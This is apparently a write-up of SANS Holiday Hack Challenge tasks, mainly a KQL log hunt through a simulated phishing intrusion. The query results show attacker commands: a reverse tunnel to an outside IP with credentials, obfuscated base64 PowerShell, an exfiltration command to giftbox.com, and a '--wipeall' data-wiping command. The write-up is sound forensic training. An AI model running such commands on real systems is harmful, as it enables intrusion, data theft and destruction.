
After achieving a score of 10, victory is ours! The key to success lies in repeatedly submitting NaN as the first value, exploiting the sorting function’s flaw and ensuring the desired outcome.
Achievement
Congratulations! You have completed the Na’an challenge!
KQL Kraken Hunt
KQL Kraken Hunt (Film Noir Island)
Use Azure Data Explorer to uncover misdeeds in Santa’s IT enterprise. Go to Film Noir Island and talk to Tangle Coalbox for more information.
Heading to the top left of the island, we come across the Gumshoe Alley PI Office, which we can enter!

I found Tangle Coalbox inside and close to a challenge.
Engaging in a conversation with Tangle Coalbox yields the following hints:
File Creation
Looking for a file that was created on a victim system? Don’t forget the FileCreationEvents table.
KQL Tutorial
Once you get into the Kusto trainer, click the blue Train me for the case button to get familiar with KQL.
Outbound Connections
Do you need to find something that happened via a process? Pay attention to the ProcessEvents table!
When we startup the challenge, it goes to a KUSTO Detective Agency website.
Onboarding Case
Clicking on the on-boarding email, it pops up and explains the challenge. We have to start a free personal cluster per the FAQ section in Azure Data Explorer. I signed into Microsoft and got my cluster and data ingestion URLs. Once I obtain a Cluster URI , we login to the main site! We are a Cadet and have 0/6 cases solved.
Upon clicking the on-boarding email, a popup provides an explanation of the challenge. Following the instructions in the FAQ section on Azure Data Explorer, I initiated a free personal cluster. After signing into Microsoft, I acquired my cluster and data ingestion URLs. Once in possession of the Cluster URI, I logged into the main site. Currently, I hold the rank of Cadet with 0 out of 6 cases solved.
The Onboarding case provides the following KQL query to initialize the database within the cluster environment:
.execute database script <|
.create table AuthenticationEvents (timestamp:datetime, hostname:string, src_ip:string, user_agent:string, username:string, result:string, password_hash:string, description:string)
.create table Email (timestamp:datetime, sender:string, reply_to:string, recipient:string, subject:string, verdict:string, link:string)
.create table Employees (hire_date:datetime, name:string, user_agent:string, ip_addr:string, email_addr:string, company_domain:string, username:string, role:string, hostname:string)
.create table FileCreationEvents (timestamp:datetime, hostname:string, username:string, sha256:string, path:string, filename:string, process_name:string)
.create table InboundNetworkEvents (timestamp:datetime, ['method']:string, src_ip:string, user_agent:string, url:string)
.create table OutboundNetworkEvents (timestamp:datetime, ['method']:string, src_ip:string, user_agent:string, url:string)
.create table PassiveDns (timestamp:datetime, ip:string, domain:string)
.create table ProcessEvents (timestamp:datetime, parent_process_name:string, parent_process_hash:string, process_commandline:string, process_name:string, process_hash:string, hostname:string, username:string)
.create table SecurityAlerts (timestamp:datetime, alert_type:string, severity:string, description:string, indicators:dynamic)
// Ingest data into tables
.ingest into table AuthenticationEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/AuthenticationEvents.csv') with (ignoreFirstRecord = true)
.ingest into table Email ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/Email.csv') with (ignoreFirstRecord = true)
.ingest into table Employees ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/Employees.csv') with (ignoreFirstRecord = true)
.ingest into table FileCreationEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/FileCreationEvents.csv') with (ignoreFirstRecord = true)
.ingest into table InboundNetworkEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/InboundNetworkEvents.csv') with (ignoreFirstRecord = true)
.ingest into table OutboundNetworkEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/OutboundNetworkEvents.csv') with (ignoreFirstRecord = true)
.ingest into table PassiveDns ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/PassiveDns.csv') with (ignoreFirstRecord = true)
.ingest into table ProcessEvents ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/ProcessEvents.csv') with (ignoreFirstRecord = true)
.ingest into table SecurityAlerts ('https://kustodetectiveagency.blob.core.windows.net/sans2023c0start/SecurityAlerts.csv') with (ignoreFirstRecord = true)
To execute the provided KQL script, click the Run button located in the top-right corner. This action redirects you to Azure Data Explorer, where you can click the Run button again to initialize the “MyDatabase” database.
In handling the Onboarding Case, I initiated the investigation by inspecting the Employees table. Notably, laptops were consistently marked with ‘LAPTOP’ in the hostname column, and the role consistently specified as ‘Craftsperson Elf’. To enhance accuracy, a distinct query was executed to identify and remove duplicate entries. The subsequent count yielded a comprehensive overview of the relevant data.
Employees
| where role == 'Craftsperson Elf'
| where hostname has "LAPTOP"
| distinct name
| count
"count": 25
How many Craftperson Elf's are working from laptops?
Answer: 25
Case 1
In addressing Case 1, I examined the “Email” data, focusing on records with URLs like “http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx.” Using the | where clause, I isolated entries in the “link” column containing this URL substring, aiming to extract pertinent information from the “Email” dataset.
Email
| where link has "http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx"
"timestamp": 2023-12-02T09:37:40Z,
"sender": [email protected],
"reply_to": [email protected],
"recipient": [email protected],
"subject": [EXTERNAL] Invoice foir reindeer food past due,
"verdict": CLEAN,
"link": http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx
What is the email address of the employee who received this phishing email?
Answer: [email protected]
What is the email address that was used to send this spear phishing email?
Answer: [email protected]
What was the subject line used in the spear phishing email?
Answer:[EXTERNAL] Invoice foir reindeer food past due
Case 2
In addressing Case 2, I filtered the “Employees” data to include only rows where the email_addr column matches the specified email address of [email protected]. This was done using the | where clause for filtering. The outcome is a subset of data exclusively related to the provided email address within the “Employees” dataset.
Employees
| where email_addr == "[email protected]"
"hire_date": 2021-06-09T06:59:43Z,
"name": Alabaster Snowball,
"user_agent": Mozilla/5.0 (Windows NT 6.2; Win64; x64; Trident/7.0; rv:11.0) like Gecko,
"ip_addr": 10.10.0.4,
"email_addr": [email protected],
"company_domain": santaworkshopgeeseislands.org,
"username": alsnowball,
"role": Head Elf,
"hostname": Y1US-DESKTOP
What is the role of our victim in the organization?
Answer: Head Elf
What is the hostname of the victim's machine?
Answer: Y1US-DESKTOP
What is the source IP linked to the victim?
Answer: 10.10.0.4
Case 3
In addressing Case 3 question 1, I queried data from OutboundNetworkEvents to isolate entries where the url column contains the substring madelvesnorthpole.org. The | where clause serves to filter and identify records associated with this specific domain within the OutboundNetworkEvents dataset.
OutboundNetworkEvents
| where url has "madelvesnorthpole.org"
"timestamp": 2023-12-02T10:12:42Z,
"method": GET,
"src_ip": 10.10.0.4,
"user_agent": Mozilla/5.0 (Windows NT 6.2; Win64; x64; Trident/7.0; rv:11.0) like Gecko,
"url": http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx
What time did Alabaster click on the malicious link? Make sure to copy the exact timestamp from the logs!
Answer: 2023-12-02T10:12:42Z
In addressing Case 3 question 2, I retrieved data from FileCreationEvents where the timestamp is on or after December 2, 2023, at 10:12:42 AM (UTC). The query is limited to the first 5 results using the | take 5 clause, providing a snapshot of recent file creation events within the specified timeframe from the FileCreationEvents dataset.
FileCreationEvents
| where timestamp >= datetime("2023-12-02T10:12:42Z")
| take 5
"timestamp": 2023-12-02T10:12:48Z,
"hostname": 7CUR-LAPTOP,
"username": evwinterwhisper,
"sha256": 1224bdfcfeae79e619525f864f6ba4c3e44d7d8e4606341f8832c246a38c9ddd,
"path": C:\Users\evwinterwhisper\Pictures\garden.jpeg,
"filename": garden.jpeg,
"process_name": explorer.exe

"timestamp": 2023-12-02T10:13:35Z,
"hostname": Y1US-DESKTOP,
"username": alsnowball,
"sha256": 9cec01b76ec24175cde5482b4c0b09fa4278b8e06a267186888853207adc3ced,
"path": C:\Users\alsnowball\Downloads\MonthlyInvoiceForReindeerFood.docx,
"filename": MonthlyInvoiceForReindeerFood.docx,
"process_name": Edge.exe

"timestamp": 2023-12-02T10:14:21Z,
"hostname": Y1US-DESKTOP,
"username": alsnowball,
"sha256": 4c199019661ef7ef79023e2c960617ec9a2f275ad578b1b1a027adb201c165f3,
"path": C:\ProgramData\Windows\Jolly\giftwrap.exe,
"filename": giftwrap.exe,
"process_name": explorer.exe

"timestamp": 2023-12-02T10:17:45Z,
"hostname": AD6Z-MACHINE,
"username": copeppermintwhirl,
"sha256": bcfa463cf0785a9435c719857973997ec49f212b909cbec62e347d752d706afc,
"path": C:\Windows\System32\replace.exe,
"filename": replace.exe,
"process_name": svchost.exe

"timestamp": 2023-12-02T10:18:50Z,
"hostname": WAWE-MACHINE,
"username": snnutmeggins,
"sha256": 5aa77d78966fab257d5852a9c10c66e9845d5fe4dc715374469a78dae24760d3,
"path": C:\Program Files\WindowsApps\Microsoft.WindowsFeedbackHub_1.1907.3152.0_x64__8wekyb3d8bbwe\Assets\HoloTileAssets\StartTile.hcp,
"filename": StartTile.hcp,
"process_name": wuauclt.exe
What file is dropped to Alabaster's machine shortly after he downloads the malicious file?
Answer: giftwrap.exe
Case 4
In addressing Case 4, I extracted data from “ProcessEvents” where the “timestamp” is on or after December 2, 2023, at 10:12:42 AM (UTC). Additionally, I filtered the results to include entries where the “username” contains the substring “alsnowball” and the “parent_process_name” is specifically “cmd.exe.” This query focuses on process events associated with the specified timestamp, username, and parent process name within the “ProcessEvents” dataset.
ProcessEvents
| where timestamp >= datetime("2023-12-02T10:12:42Z")
| where username has "alsnowball"
| where parent_process_name == "cmd.exe"
"timestamp": 2023-12-02T11:11:29Z,
"parent_process_name": cmd.exe,
"parent_process_hash": 614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
"process_commandline": "ligolo" --bind 0.0.0.0:1251 --forward 127.0.0.1:3389 --to 113.37.9.17:22 --username rednose --password falalalala --no-antispoof,
"process_name": ligolo,
"process_hash": e9b34c42e29a349620a1490574b87865cc1571f65aa376b928701a034e6b3533,
"hostname": Y1US-DESKTOP,
"username": alsnowball

"timestamp": 2023-12-02T16:51:44Z,
"parent_process_name": cmd.exe,
"parent_process_hash": 614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
"process_commandline": net share,
"process_name": net.exe,
"process_hash": 8b5b1556ba468035a37b40d8ea42a4bff252f4502b97c52fcacb3ba269527a57,
"hostname": Y1US-DESKTOP,
"username": alsnowball

..[snip]..

"timestamp": 2023-12-24T15:14:25Z,
"parent_process_name": cmd.exe,
"parent_process_hash": 614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
"process_commandline": cmd.exe /C net use \\NorthPolefileshare\c$ /user:admin AdminPass123,
"process_name": cmd.exe,
"process_hash": bfc3e1967ffe2b1e6752165a94f7f84a216300711034b2c64b1e440a54e91793,
"hostname": Y1US-DESKTOP,
"username": alsnowball
The attacker created an reverse tunnel connection with the compromised machine. What IP was the connection forwarded to?
Answer: 113.37.9.17
What is the timestamp when the attackers enumerated network shares on the machine?
Answer: 2023-12-02T16:51:44Z
What was the hostname of the system the attacker moved laterally to?
Answer: NorthPolefileshare
Case 5
In addressing Case 5, I extracted data from ProcessEvents with a timestamp on or after December 24, 2023, at 3:14:25 PM (UTC). The filtering also focused on entries where the process_commandline contains -enc. Using extensions, I decoded a portion of the command line that followed the -enc flag, assuming it is Base64-encoded. The results were then projected to include the original timestamp, the process command line, and the decoded version for further analysis.
ProcessEvents
| where timestamp >= datetime("2023-12-24T15:14:25Z")
| where process_commandline has "-enc"
| extend encoded_part = extract(@"-enc\s+([a-zA-Z0-9+_]*)", 1, process_commandline)
| extend decoded_commandline = base64_decode_tostring(encoded_part)
| project timestamp, process_commandline, decoded_commandline
"timestamp": 2023-12-24T16:07:47Z,
"process_commandline": C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc KCAndHh0LnRzaUxlY2lOeXRoZ3VhTlxwb3Rrc2VEXDpDIHR4dC50c2lMZWNpTnl0aGd1YU5cbGFjaXRpckNub2lzc2lNXCRjXGVyYWhzZWxpZmVsb1BodHJvTlxcIG1ldEkteXBvQyBjLSBleGUubGxlaHNyZXdvcCcgLXNwbGl0ICcnIHwgJXskX1swXX0pIC1qb2luICcn,
"decoded_commandline": ( 'txt.tsiLeciNythguaN\potkseD\:C txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselifeloPhtroN\\ metI-ypoC c- exe.llehsrewop' -split '' | %{$_[0]}) -join ''

"timestamp": 2023-12-24T16:58:43Z,
"process_commandline": C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc W1N0UmlOZ106OkpvSW4oICcnLCBbQ2hhUltdXSgxMDAsIDExMSwgMTE5LCAxMTAsIDExOSwgMTA1LCAxMTYsIDEwNCwgMTE1LCA5NywgMTEwLCAxMTYsIDk3LCA0NiwgMTAxLCAxMjAsIDEwMSwgMzIsIDQ1LCAxMDEsIDEyMCwgMTAyLCAxMDUsIDEwOCwgMzIsIDY3LCA1OCwgOTIsIDkyLCA2OCwgMTAxLCAxMTUsIDEwNywgMTE2LCAxMTEsIDExMiwgOTIsIDkyLCA3OCwgOTcsIDExNywgMTAzLCAxMDQsIDExNiwgNzgsIDEwNSwgOTksIDEwMSwgNzYsIDEwNSwgMTE1LCAxMTYsIDQ2LCAxMDAsIDExMSwgOTksIDEyMCwgMzIsIDkyLCA5MiwgMTAzLCAxMDUsIDEwMiwgMTE2LCA5OCwgMTExLCAxMjAsIDQ2LCA5OSwgMTExLCAxMDksIDkyLCAxMDIsIDEwNSwgMTA4LCAxMDEpKXwmICgoZ3YgJypNRHIqJykuTmFtRVszLDExLDJdLWpvaU4=,
"decoded_commandline": [StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98, 111, 120, 46, 99, 111, 109, 92, 102, 105, 108, 101))|& ((gv '*MDr*').NamE[3,11,2]-joiN

"timestamp": 2023-12-25T10:44:27Z,
"process_commandline": C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc QzpcV2luZG93c1xTeXN0ZW0zMlxkb3dud2l0aHNhbnRhLmV4ZSAtLXdpcGVhbGwgXFxcXE5vcnRoUG9sZWZpbGVzaGFyZVxcYyQ=,
"decoded_commandline": C:\Windows\System32\downwithsanta.exe --wipeall \\\\NorthPolefileshare\\c$
The first and second commands executed by the attacker were obfuscated still, so we needed to run them in PowerShell:
( 'txt.tsiLeciNythguaN\potkseD\:C txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselifeloPhtroN\\ metI-ypoC c- exe.llehsrewop' -split '' | %{$_[0]}) -join '' | rev
powershell.exe -c Copy-Item \\NorthPolefileshare\c$\MissionCritical\NaughtyNiceList.txt C:\Desktop\NaughtyNiceList.txt
[StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98, 111, 120, 46, 99, 111, 109, 92, 102, 105, 108, 101))
downwithsanta.exe -exfil C:\\Desktop\\NaughtNiceList.docx \\giftbox.com\file
The third command executed by the attacker was automatically decoded by the initial KQL (Kusto Query Language) query.
C:\Windows\System32\downwithsanta.exe --wipeall \\\\NorthPolefileshare\\c$
When was the attacker's first base64 encoded PowerShell command executed on Alabaster's machine?
Answer: 2023-12-24T16:07:47Z
What was the name of the file the attacker copied from the `fileshare`? (This might require some additional decoding)
Answer: NaughtyNiceList.txt
The attacker has likely exfiltrated data from the file share. What domain name was the data exfiltrated to?
Answer: giftbox.com
Case 6
In addressing Case 6, I used the same result of Case 5.
C:\Windows\System32\downwithsanta.exe --wipeall \\\\NorthPolefileshare\\c$
What is the name of the executable the attackers used in the final malicious command?
Answer: downwithsanta.exe
What was the command line flag used alongside this executable?
Answer: --wipeall
Congratulations!
Congratulations, you’ve cracked the Kusto detective agency section of the Holiday Hack Challenge!
print base64_decode_tostring('QmV3YXJlIHRoZSBDdWJlIHRoYXQgV29tYmxlcw==')
Beware the Cube that Wombles
After submitting the secret phrase into the Objectives tab, I got an achievement:
Achievement
Congratulations! You have completed the KQL Kraken Hunt challenge!"
Port of the Blacklight District
While exploring FIlm Noir Island, we discover the Port of the Blacklight District. Upon reaching it, a “Dock Now” option is presented to us.

The dock featured the Goose of Film Noir Island to greet us!
When we make land, we obtain a new objective on arrival.
Phish Detection Agency (Film Noir Island)
Fitzy Shortstack on Film Noir Island needs help battling dastardly phishers. Help sort the good from the bad!
Full Island (Zoomed Out)
Phish Detection Agency
Phish Detection Agency (Film Noir Island)
Fitzy Shortstack on Film Noir Island needs help battling dastardly phishers. Help sort the good from the bad!
If we go to the right of the Goose of Film Noir Island, we find Fitzy Shortstack close to a challenge.

Engaging in a conversation with Fitzy Shortstack yields the following hints:
DMARC, DKIM, and SPF, oh my!
Discover the essentials of email security with DMARC, DKIM, and SPF at Cloudflare’s Guide.
Upon initiating the challenge, the Phishing Detection Agency extends a welcome, providing an explanation of the challenge. Exploring the tabs allows us to view the currently detected phishing emails, the entire inbox content, and the DNS setup.

Here is a table presenting all the emails at the beginning of the challenge:
| Sender | Subject | Status |
|---|---|---|
| [email protected] | Summer Beach Cleanup Coordination | Phishing |
| [email protected] | Tech Team’s Holiday Hackathon | Safe |
| [email protected] | Island Wildlife Conservation Efforts | Safe |
| [email protected] | Annual Budget Review and Forecasting | Phishing |
| [email protected] | Marketing for the Holiday Season | Safe |
| [email protected] | Q4 Operational Excellence | Safe |
| [email protected] | Environmental Policies Legal Review | Safe |
| [email protected] | Boosting End of Year Sales | Safe |
| [email protected] | Pacific Festive Celebrations Overview | Phishing |
| [email protected] | IT Infrastructure Upgrade Discussion | Safe |
| [email protected] | Security Protocol Briefing | Phishing |
| [email protected] | Coral Reef Study Findings | Phishing |
| [email protected] | Compliance Training Schedule Announcement | Safe |
| [email protected] | Project Management Best Practices | Safe |
| [email protected] | Client Engagement Enhancements | Safe |
| [email protected] | Public Relations Strategy Meet | Phishing |
| [email protected] | Supply Chain Optimization Initiatives | Safe |
| [email protected] | New Research Project Kickoff | Safe |
| [email protected] | Communication Skills Workshop | Safe |
| [email protected] | Quality Assurance Protocols Meeting | Phishing |
| [email protected] | Networking Event Success Strategies | Phishing |
| [email protected] | Production Milestones Meeting | Safe |
| [email protected] | Customer Feedback Analysis Meeting | Safe |
| [email protected] | Employee Wellbeing Workshop | Safe |
| [email protected] | Procurement Process Improvements | Phishing |
| [email protected] | Financial Planning for 2024 | Phishing |
| [email protected] | Operational Efficiency Review | Phishing |
| [email protected] | Legal Team Expansion Strategy | Safe |
| [email protected] | Invitation to Research Grant Meeting | Phishing |
| [email protected] | IT Security Update | Safe |
| [email protected] | Holiday Marketing Brainstorm | Safe |
| [email protected] | Year-End Sales Target Strategies | Phishing |
| [email protected] | Urgent IT Security Update | Safe |
| [email protected] | Enhancing Client Relationships Workshop | Safe |
DNS
